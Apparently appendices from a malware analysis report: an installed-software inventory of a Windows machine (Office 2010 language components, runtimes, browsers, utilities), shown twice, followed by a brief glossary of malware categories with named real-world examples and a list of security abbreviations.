Microsoft Office Language Pack 2010 - Turkish/Türkçe14.0.4763.1013
Microsoft Office Professional 201014.0.6029.1000
Skype version 8.1008.100
VLC media player3.0.11
WinRAR 5.91 (32-bit)5.91.0
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.2100512.0.21005
Java 8 Update 2718.0.2710.9
Microsoft .NET Framework 4.5.24.5.51209
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.3253214.36.32532.0
Java Auto Updater2.8.271.9
Google Update Helper1.3.36.31
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.3253214.36.32532
Microsoft Office Access MUI (German) 201014.0.4763.1000
Microsoft Office Access MUI (English) 201014.0.6029.1000
Microsoft Office Access MUI (French) 201014.0.4763.1000
Microsoft Office Access MUI (Italian) 201014.0.4763.1000
Microsoft Office Access MUI (Japanese) 201014.0.4763.1000
Microsoft Office Access MUI (Korean) 201014.0.4763.1000
Microsoft Office Access MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Access MUI (Russian) 201014.0.4763.1000
Microsoft Office Access MUI (Turkish) 201014.0.4763.1013
Microsoft Office Access MUI (Spanish) 201014.0.4763.1000
Microsoft Office Excel MUI (German) 201014.0.4763.1000
Microsoft Office Excel MUI (English) 201014.0.6029.1000
Microsoft Office Excel MUI (French) 201014.0.4763.1000
Microsoft Office Excel MUI (Italian) 201014.0.4763.1000
Microsoft Office Excel MUI (Japanese) 201014.0.4763.1000
Microsoft Office Excel MUI (Korean) 201014.0.4763.1000
Microsoft Office Excel MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Excel MUI (Russian) 201014.0.4763.1000
Microsoft Office Excel MUI (Turkish) 201014.0.4763.1013
Microsoft Office Excel MUI (Spanish) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (German) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (French) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Italian) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Japanese) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Korean) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Russian) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Turkish) 201014.0.4763.1013
Microsoft Office SharePoint Designer MUI (Spanish) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (German) 201014.0.4763.1000

Microsoft Office PowerPoint MUI (English) 201014.0.6029.1000
Microsoft Office PowerPoint MUI (French) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Italian) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Japanese) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Korean) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Russian) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Turkish) 201014.0.4763.1013
Microsoft Office PowerPoint MUI (Spanish) 201014.0.4763.1000
Microsoft Office Publisher MUI (German) 201014.0.4763.1000
Microsoft Office Publisher MUI (English) 201014.0.6029.1000
Microsoft Office Publisher MUI (French) 201014.0.4763.1000
Microsoft Office Publisher MUI (Italian) 201014.0.4763.1000
Microsoft Office Publisher MUI (Japanese) 201014.0.4763.1000
Microsoft Office Publisher MUI (Korean) 201014.0.4763.1000
Microsoft Office Publisher MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Publisher MUI (Russian) 201014.0.4763.1000
Microsoft Office Publisher MUI (Turkish) 201014.0.4763.1013
Microsoft Office Publisher MUI (Spanish) 201014.0.4763.1000
Microsoft Office Outlook MUI (German) 201014.0.4763.1000
Microsoft Office Outlook MUI (English) 201014.0.6029.1000
Microsoft Office Outlook MUI (French) 201014.0.4763.1000
Microsoft Office Outlook MUI (Italian) 201014.0.4763.1000
Microsoft Office Outlook MUI (Japanese) 201014.0.4763.1000
Microsoft Office Outlook MUI (Korean) 201014.0.4763.1000
Microsoft Office Outlook MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Outlook MUI (Russian) 201014.0.4763.1000
Microsoft Office Outlook MUI (Turkish) 201014.0.4763.1013
Microsoft Office Outlook MUI (Spanish) 201014.0.4763.1000
Microsoft Office Word MUI (German) 201014.0.4763.1000
Microsoft Office Word MUI (English) 201014.0.6029.1000
Microsoft Office Word MUI (French) 201014.0.4763.1000
Microsoft Office Word MUI (Italian) 201014.0.4763.1000
Microsoft Office Word MUI (Japanese) 201014.0.4763.1000
Microsoft Office Word MUI (Korean) 201014.0.4763.1000
Microsoft Office Word MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Word MUI (Russian) 201014.0.4763.1000
Microsoft Office Word MUI (Turkish) 201014.0.4763.1013
Microsoft Office Word MUI (Spanish) 201014.0.4763.1000
Microsoft Office Proof (Arabic) 201014.0.4763.1000
Microsoft Office Proof (Catalan) 201014.0.4763.1000
Microsoft Office Proof (German) 201014.0.4763.1000
Microsoft Office Proof (English) 201014.0.6029.1000
Microsoft Office Proof (French) 201014.0.6029.1000
Microsoft Office Proof (Italian) 201014.0.4763.1000
Microsoft Office Proof (Japanese) 201014.0.4763.1000
Microsoft Office Proof (Korean) 201014.0.4763.1000
Microsoft Office Proof (Dutch) 201014.0.4763.1000
Microsoft Office Proof (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Proof (Russian) 201014.0.4763.1000
Microsoft Office Proof (Turkish) 201014.0.4763.1013
Microsoft Office Proof (Ukrainian) 201014.0.4763.1000
Microsoft Office Proof (Basque) 201014.0.4763.1000
Microsoft Office Proof (Galician) 201014.0.4763.1000
Microsoft Office Proof (Spanish) 201014.0.6029.1000
Microsoft Office IME (Japanese) 201014.0.4763.1000
Microsoft Office IME (Korean) 201014.0.4763.1000
Microsoft Office Proofing (German) 201014.0.4763.1000
Microsoft Office Proofing (English) 201014.0.6029.1000
Microsoft Office Proofing (French) 201014.0.4763.1000
Microsoft Office Proofing (Italian) 201014.0.4763.1000
Microsoft Office Proofing (Japanese) 201014.0.4763.1000
Microsoft Office Proofing (Korean) 201014.0.4763.1000
Microsoft Office Proofing (Portuguese (Brazil)) 201014.0.4763.1000

Microsoft Office Proofing (Russian) 201014.0.4763.1000
Microsoft Office Proofing (Turkish) 201014.0.4763.1013
Microsoft Office Proofing (Spanish) 201014.0.4763.1000
Microsoft Office Single Image 201014.0.6029.1000
Microsoft Office InfoPath MUI (German) 201014.0.4763.1000
Microsoft Office InfoPath MUI (French) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Italian) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Japanese) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Korean) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Russian) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Turkish) 201014.0.4763.1013
Microsoft Office InfoPath MUI (Spanish) 201014.0.4763.1000
Microsoft Office Shared MUI (German) 201014.0.4763.1000
Microsoft Office Shared MUI (English) 201014.0.6029.1000
Microsoft Office Shared MUI (French) 201014.0.4763.1000
Microsoft Office Shared MUI (Italian) 201014.0.4763.1000
Microsoft Office Shared MUI (Japanese) 201014.0.4763.1000
Microsoft Office Shared MUI (Korean) 201014.0.4763.1000
Microsoft Office Shared MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Shared MUI (Russian) 201014.0.4763.1000
Microsoft Office Shared MUI (Turkish) 201014.0.4763.1013
Microsoft Office Shared MUI (Spanish) 201014.0.4763.1000
Microsoft Office OneNote MUI (German) 201014.0.4763.1000
Microsoft Office OneNote MUI (English) 201014.0.6029.1000
Microsoft Office OneNote MUI (French) 201014.0.4763.1000
Microsoft Office OneNote MUI (Italian) 201014.0.4763.1000
Microsoft Office OneNote MUI (Japanese) 201014.0.4763.1000
Microsoft Office OneNote MUI (Korean) 201014.0.4763.1000
Microsoft Office OneNote MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office OneNote MUI (Russian) 201014.0.4763.1000
Microsoft Office OneNote MUI (Turkish) 201014.0.4763.1013
Microsoft Office OneNote MUI (Spanish) 201014.0.4763.1000
Microsoft Office Groove MUI (German) 201014.0.4763.1000
Microsoft Office Groove MUI (French) 201014.0.4763.1000
Microsoft Office Groove MUI (Italian) 201014.0.4763.1000
Microsoft Office Groove MUI (Japanese) 201014.0.4763.1000
Microsoft Office Groove MUI (Korean) 201014.0.4763.1000
Microsoft Office Groove MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Groove MUI (Russian) 201014.0.4763.1000
Microsoft Office Groove MUI (Turkish) 201014.0.4763.1013
Microsoft Office Groove MUI (Spanish) 201014.0.4763.1000
Microsoft Office O MUI (German) 201014.0.4763.1000
Microsoft Office O MUI (French) 201014.0.4763.1000
Microsoft Office O MUI (Italian) 201014.0.4763.1000
Microsoft Office O MUI (Japanese) 201014.0.4763.1000
Microsoft Office O MUI (Korean) 201014.0.4763.1000
Microsoft Office O MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office O MUI (Russian) 201014.0.4763.1000
Microsoft Office O MUI (Turkish) 201014.0.4763.1013
Microsoft Office O MUI (Spanish) 201014.0.4763.1000
Microsoft Office X MUI (German) 201014.0.4763.1000
Microsoft Office X MUI (French) 201014.0.4763.1000
Microsoft Office X MUI (Italian) 201014.0.4763.1000
Microsoft Office X MUI (Japanese) 201014.0.4763.1000
Microsoft Office X MUI (Korean) 201014.0.4763.1000
Microsoft Office X MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office X MUI (Russian) 201014.0.4763.1000
Microsoft Office X MUI (Turkish) 201014.0.4763.1013
Microsoft Office X MUI (Spanish) 201014.0.4763.1000
Microsoft Office Shared Setup Metadata MUI (English) 201014.0.6029.1000
Microsoft Office Access Setup Metadata MUI (English) 201014.0.6029.1000
Microsoft .NET Framework 4.5.24.5.51209
PowerShell 7-x867.2.11.0

Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.61619.0.30729.6161
Adobe Refresh Manager1.8.0
Adobe Acrobat Reader DC20.013.20064
Google Chrome109.0.5414.120
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.3253214.36.32532
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.4021910.0.40219
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.3050112.0.30501.0
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.2100512.0.21005
Adobe Flash Player 32 ActiveX32.0.0.453
Adobe Flash Player 32 NPAPI32.0.0.453
Adobe Flash Player 32 PPAPI32.0.0.453
CCleaner6.14
FileZilla 3.65.03.65.0
Microsoft Edge109.0.1518.115
Microsoft Edge Update1.3.175.29
Mozilla Firefox (x86 en-US)115.0.2
Mozilla Maintenance Service115.0.2
Notepad++ (32-bit x86)7.9.1
Microsoft Office Language Pack 2010 - German/Deutsch14.0.4763.1000
Microsoft Office Language Pack 2010 - Spanish/Español14.0.4763.1000
Microsoft Office Language Pack 2010 - French/Français14.0.4763.1000
Microsoft Office Language Pack 2010 - Italian/Italiano14.0.4763.1000
Microsoft Office Language Pack 2010 - Japanese/日本語 14.0.4763.1000
Microsoft Office Language Pack 2010 - Korean/한국어 14.0.4763.1000
Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil)14.0.4763.1000
Microsoft Office Language Pack 2010 - Russian/русский14.0.4763.1000
Microsoft Office Language Pack 2010 - Turkish/Türkçe14.0.4763.1013
Microsoft Office Professional 201014.0.6029.1000
Skype version 8.1008.100
VLC media player3.0.11
WinRAR 5.91 (32-bit)5.91.0
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.2100512.0.21005
Java 8 Update 2718.0.2710.9
Microsoft .NET Framework 4.5.24.5.51209
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.3253214.36.32532.0
Java Auto Updater2.8.271.9
Google Update Helper1.3.36.31
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.3253214.36.32532
Microsoft Office Access MUI (German) 201014.0.4763.1000
Microsoft Office Access MUI (English) 201014.0.6029.1000
Microsoft Office Access MUI (French) 201014.0.4763.1000
Microsoft Office Access MUI (Italian) 201014.0.4763.1000
Microsoft Office Access MUI (Japanese) 201014.0.4763.1000
Microsoft Office Access MUI (Korean) 201014.0.4763.1000
Microsoft Office Access MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Access MUI (Russian) 201014.0.4763.1000
Microsoft Office Access MUI (Turkish) 201014.0.4763.1013
Microsoft Office Access MUI (Spanish) 201014.0.4763.1000
Microsoft Office Excel MUI (German) 201014.0.4763.1000
Microsoft Office Excel MUI (English) 201014.0.6029.1000
Microsoft Office Excel MUI (French) 201014.0.4763.1000
Microsoft Office Excel MUI (Italian) 201014.0.4763.1000
Microsoft Office Excel MUI (Japanese) 201014.0.4763.1000
Microsoft Office Excel MUI (Korean) 201014.0.4763.1000
Microsoft Office Excel MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Excel MUI (Russian) 201014.0.4763.1000
Microsoft Office Excel MUI (Turkish) 201014.0.4763.1013
Microsoft Office Excel MUI (Spanish) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (German) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (French) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Italian) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Japanese) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Korean) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 201014.0.4763.1000

Microsoft Office SharePoint Designer MUI (Russian) 201014.0.4763.1000
Microsoft Office SharePoint Designer MUI (Turkish) 201014.0.4763.1013
Microsoft Office SharePoint Designer MUI (Spanish) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (German) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (English) 201014.0.6029.1000
Microsoft Office PowerPoint MUI (French) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Italian) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Japanese) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Korean) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Russian) 201014.0.4763.1000
Microsoft Office PowerPoint MUI (Turkish) 201014.0.4763.1013
Microsoft Office PowerPoint MUI (Spanish) 201014.0.4763.1000
Microsoft Office Publisher MUI (German) 201014.0.4763.1000
Microsoft Office Publisher MUI (English) 201014.0.6029.1000
Microsoft Office Publisher MUI (French) 201014.0.4763.1000
Microsoft Office Publisher MUI (Italian) 201014.0.4763.1000
Microsoft Office Publisher MUI (Japanese) 201014.0.4763.1000
Microsoft Office Publisher MUI (Korean) 201014.0.4763.1000
Microsoft Office Publisher MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Publisher MUI (Russian) 201014.0.4763.1000
Microsoft Office Publisher MUI (Turkish) 201014.0.4763.1013
Microsoft Office Publisher MUI (Spanish) 201014.0.4763.1000
Microsoft Office Outlook MUI (German) 201014.0.4763.1000
Microsoft Office Outlook MUI (English) 201014.0.6029.1000
Microsoft Office Outlook MUI (French) 201014.0.4763.1000
Microsoft Office Outlook MUI (Italian) 201014.0.4763.1000
Microsoft Office Outlook MUI (Japanese) 201014.0.4763.1000
Microsoft Office Outlook MUI (Korean) 201014.0.4763.1000
Microsoft Office Outlook MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Outlook MUI (Russian) 201014.0.4763.1000
Microsoft Office Outlook MUI (Turkish) 201014.0.4763.1013
Microsoft Office Outlook MUI (Spanish) 201014.0.4763.1000
Microsoft Office Word MUI (German) 201014.0.4763.1000
Microsoft Office Word MUI (English) 201014.0.6029.1000
Microsoft Office Word MUI (French) 201014.0.4763.1000
Microsoft Office Word MUI (Italian) 201014.0.4763.1000
Microsoft Office Word MUI (Japanese) 201014.0.4763.1000
Microsoft Office Word MUI (Korean) 201014.0.4763.1000
Microsoft Office Word MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Word MUI (Russian) 201014.0.4763.1000
Microsoft Office Word MUI (Turkish) 201014.0.4763.1013
Microsoft Office Word MUI (Spanish) 201014.0.4763.1000
Microsoft Office Proof (Arabic) 201014.0.4763.1000
Microsoft Office Proof (Catalan) 201014.0.4763.1000
Microsoft Office Proof (German) 201014.0.4763.1000
Microsoft Office Proof (English) 201014.0.6029.1000
Microsoft Office Proof (French) 201014.0.6029.1000
Microsoft Office Proof (Italian) 201014.0.4763.1000
Microsoft Office Proof (Japanese) 201014.0.4763.1000
Microsoft Office Proof (Korean) 201014.0.4763.1000
Microsoft Office Proof (Dutch) 201014.0.4763.1000
Microsoft Office Proof (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Proof (Russian) 201014.0.4763.1000
Microsoft Office Proof (Turkish) 201014.0.4763.1013
Microsoft Office Proof (Ukrainian) 201014.0.4763.1000
Microsoft Office Proof (Basque) 201014.0.4763.1000
Microsoft Office Proof (Galician) 201014.0.4763.1000
Microsoft Office Proof (Spanish) 201014.0.6029.1000
Microsoft Office IME (Japanese) 201014.0.4763.1000
Microsoft Office IME (Korean) 201014.0.4763.1000
Microsoft Office Proofing (German) 201014.0.4763.1000
Microsoft Office Proofing (English) 201014.0.6029.1000
Microsoft Office Proofing (French) 201014.0.4763.1000

Microsoft Office Proofing (Italian) 201014.0.4763.1000
Microsoft Office Proofing (Japanese) 201014.0.4763.1000
Microsoft Office Proofing (Korean) 201014.0.4763.1000
Microsoft Office Proofing (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Proofing (Russian) 201014.0.4763.1000
Microsoft Office Proofing (Turkish) 201014.0.4763.1013
Microsoft Office Proofing (Spanish) 201014.0.4763.1000
Microsoft Office Single Image 201014.0.6029.1000
Microsoft Office InfoPath MUI (German) 201014.0.4763.1000
Microsoft Office InfoPath MUI (French) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Italian) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Japanese) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Korean) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Russian) 201014.0.4763.1000
Microsoft Office InfoPath MUI (Turkish) 201014.0.4763.1013
Microsoft Office InfoPath MUI (Spanish) 201014.0.4763.1000
Microsoft Office Shared MUI (German) 201014.0.4763.1000
Microsoft Office Shared MUI (English) 201014.0.6029.1000
Microsoft Office Shared MUI (French) 201014.0.4763.1000
Microsoft Office Shared MUI (Italian) 201014.0.4763.1000
Microsoft Office Shared MUI (Japanese) 201014.0.4763.1000
Microsoft Office Shared MUI (Korean) 201014.0.4763.1000
Microsoft Office Shared MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Shared MUI (Russian) 201014.0.4763.1000
Microsoft Office Shared MUI (Turkish) 201014.0.4763.1013
Microsoft Office Shared MUI (Spanish) 201014.0.4763.1000
Microsoft Office OneNote MUI (German) 201014.0.4763.1000
Microsoft Office OneNote MUI (English) 201014.0.6029.1000
Microsoft Office OneNote MUI (French) 201014.0.4763.1000
Microsoft Office OneNote MUI (Italian) 201014.0.4763.1000
Microsoft Office OneNote MUI (Japanese) 201014.0.4763.1000
Microsoft Office OneNote MUI (Korean) 201014.0.4763.1000
Microsoft Office OneNote MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office OneNote MUI (Russian) 201014.0.4763.1000
Microsoft Office OneNote MUI (Turkish) 201014.0.4763.1013
Microsoft Office OneNote MUI (Spanish) 201014.0.4763.1000
Microsoft Office Groove MUI (German) 201014.0.4763.1000
Microsoft Office Groove MUI (French) 201014.0.4763.1000
Microsoft Office Groove MUI (Italian) 201014.0.4763.1000
Microsoft Office Groove MUI (Japanese) 201014.0.4763.1000
Microsoft Office Groove MUI (Korean) 201014.0.4763.1000
Microsoft Office Groove MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office Groove MUI (Russian) 201014.0.4763.1000
Microsoft Office Groove MUI (Turkish) 201014.0.4763.1013
Microsoft Office Groove MUI (Spanish) 201014.0.4763.1000
Microsoft Office O MUI (German) 201014.0.4763.1000
Microsoft Office O MUI (French) 201014.0.4763.1000
Microsoft Office O MUI (Italian) 201014.0.4763.1000
Microsoft Office O MUI (Japanese) 201014.0.4763.1000
Microsoft Office O MUI (Korean) 201014.0.4763.1000
Microsoft Office O MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office O MUI (Russian) 201014.0.4763.1000
Microsoft Office O MUI (Turkish) 201014.0.4763.1013
Microsoft Office O MUI (Spanish) 201014.0.4763.1000
Microsoft Office X MUI (German) 201014.0.4763.1000
Microsoft Office X MUI (French) 201014.0.4763.1000
Microsoft Office X MUI (Italian) 201014.0.4763.1000
Microsoft Office X MUI (Japanese) 201014.0.4763.1000
Microsoft Office X MUI (Korean) 201014.0.4763.1000
Microsoft Office X MUI (Portuguese (Brazil)) 201014.0.4763.1000
Microsoft Office X MUI (Russian) 201014.0.4763.1000
Microsoft Office X MUI (Turkish) 201014.0.4763.1013
Microsoft Office X MUI (Spanish) 201014.0.4763.1000

Microsoft Office Shared Setup Metadata MUI (English) 201014.0.6029.1000
Microsoft Office Access Setup Metadata MUI (English) 201014.0.6029.1000
Microsoft .NET Framework 4.5.24.5.51209
PowerShell 7-x867.2.11.0
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.61619.0.30729.6161
Adobe Refresh Manager1.8.0
Adobe Acrobat Reader DC20.013.20064
Google Chrome109.0.5414.120
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.3253214.36.32532
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.4021910.0.40219
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.3050112.0.30501.0
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.2100512.0.21005

APPENDIX B: GLOSSARY OF OTHER CATEGORIES OF MALWARE

Type	What It Does	Real-World Example
Ransomware	Disables victim's access to data until ransom is paid	RYUK
Fileless Malware	Makes changes to files that are native to the OS	Astaroth
Spyware	Collects user activity data without their knowledge	DarkHotel
Adware	Serves unwanted advertisements	Fireball
Trojans	Disguises itself as desirable code	Emotet
Worms	Spreads through a network by replicating itself	Stuxnet
Rootkits	Gives hackers remote control of a victim's device	Zacinio
Keyloggers	Monitors users' keystrokes	Olympic Vision
Bots	Launches a broad flood of attacks	Echobot
Mobile Malware	Infects mobile devices	Triada
Wiper Malware	Erases user data beyond recoverability	WhisperGate

APPENDIX C: ABBREVIATIONS

APTs: Advanced Persistent Threats

AMSI: Antimalware Scan Interface

EDR: Endpoint Detection and Response

CTI: Cyber Threat Intelligence

CLI: Command Line interface

SAMA: Systematic Approach to Malware Analysis

WMI: Windows Management Instrumentation

WQL: WMI Query Language

RAT: Remote Access Trojan

PE: Portable Executable

IOC: Indicator of Compromise

MITRE ATT&CK: A knowledge base of adversary tactics and techniques